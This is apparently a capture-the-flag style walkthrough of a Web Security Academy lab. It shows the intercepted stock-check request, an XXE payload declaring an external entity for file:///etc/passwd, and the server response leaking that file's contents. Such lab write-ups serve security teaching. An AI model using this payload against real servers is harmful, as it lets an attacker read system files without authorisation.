
This lab has a "Check stock" feature that parses XML input and returns any unexpected values in the response.

To solve the lab, inject an XML external entity to retrieve the contents of the `/etc/passwd` file.


As stated in the Lab Description, Intercept the POST Request in the Check Stock.




```
POST /product/stock HTTP/2
Host: 0a3300c904d581e2800830b100e10004.web-security-academy.net
Cookie: session=Uo6iyXZT5ZxbzffbBtHuMV4s39bVvSJK
Content-Length: 107
Sec-Ch-Ua: "Chromium";v="124", "Microsoft Edge";v="124", "Not-A.Brand";v="99"
Sec-Ch-Ua-Platform: "Windows"
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/124.0.0.0 Safari/537.36 Edg/124.0.0.0
Content-Type: application/xml
Accept: */*
Origin: https://0a3300c904d581e2800830b100e10004.web-security-academy.net
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://0a3300c904d581e2800830b100e10004.web-security-academy.net/product?productId=1
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9,en-IN;q=0.8
Priority: u=1, i

<?xml version="1.0" encoding="UTF-8"?>
  <stockCheck>
    <productId>
      1
    </productId>
    <storeId>
      1
    </storeId>
  </stockCheck>
```

Add a Custom Entity Header that will retrieve /etc/passwd file from the server using the following payload.



```
<?xml version="1.0" encoding="UTF-8"?>
  <!DOCTYPE test [ <!ENTITY xxe SYSTEM "file:///etc/passwd"> ]>
  <stockCheck>
    <productId>
      &xxe;
    </productId>
    <storeId>
      1
    </storeId>
  </stockCheck>
```



Request


```
POST /product/stock HTTP/2
Host: 0a3300c904d581e2800830b100e10004.web-security-academy.net
Cookie: session=Uo6iyXZT5ZxbzffbBtHuMV4s39bVvSJK
Content-Length: 176
Sec-Ch-Ua: "Chromium";v="124", "Microsoft Edge";v="124", "Not-A.Brand";v="99"
Sec-Ch-Ua-Platform: "Windows"
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/124.0.0.0 Safari/537.36 Edg/124.0.0.0
Content-Type: application/xml
Accept: */*
Origin: https://0a3300c904d581e2800830b100e10004.web-security-academy.net
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://0a3300c904d581e2800830b100e10004.web-security-academy.net/product?productId=1
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9,en-IN;q=0.8
Priority: u=1, i

<?xml version="1.0" encoding="UTF-8"?>
  <!DOCTYPE test [ <!ENTITY xxe SYSTEM "file:///etc/passwd"> ]>
  <stockCheck>
    <productId>
      &xxe;
    </productId>
    <storeId>
      1
    </storeId>
  </stockCheck>
```

Response

```
HTTP/2 400 Bad Request
Content-Type: application/json; charset=utf-8
X-Frame-Options: SAMEORIGIN
Content-Length: 2338

"Invalid product ID: root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
peter:x:12001:12001::/home/peter:/bin/bash
carlos:x:12002:12002::/home/carlos:/bin/bash
user:x:12000:12000::/home/user:/bin/bash
elmer:x:12099:12099::/home/elmer:/bin/bash
academy:x:10000:10000::/academy:/bin/bash
messagebus:x:101:101::/nonexistent:/usr/sbin/nologin
dnsmasq:x:102:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
systemd-timesync:x:103:103:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
systemd-network:x:104:105:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:105:106:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
mysql:x:106:107:MySQL Server,,,:/nonexistent:/bin/false
postgres:x:107:110:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
```



Exploiting XXE using external entities to retrieve files

Congratulations, you solved the lab!

Single Use Food Hider

★★★★☆

$15.70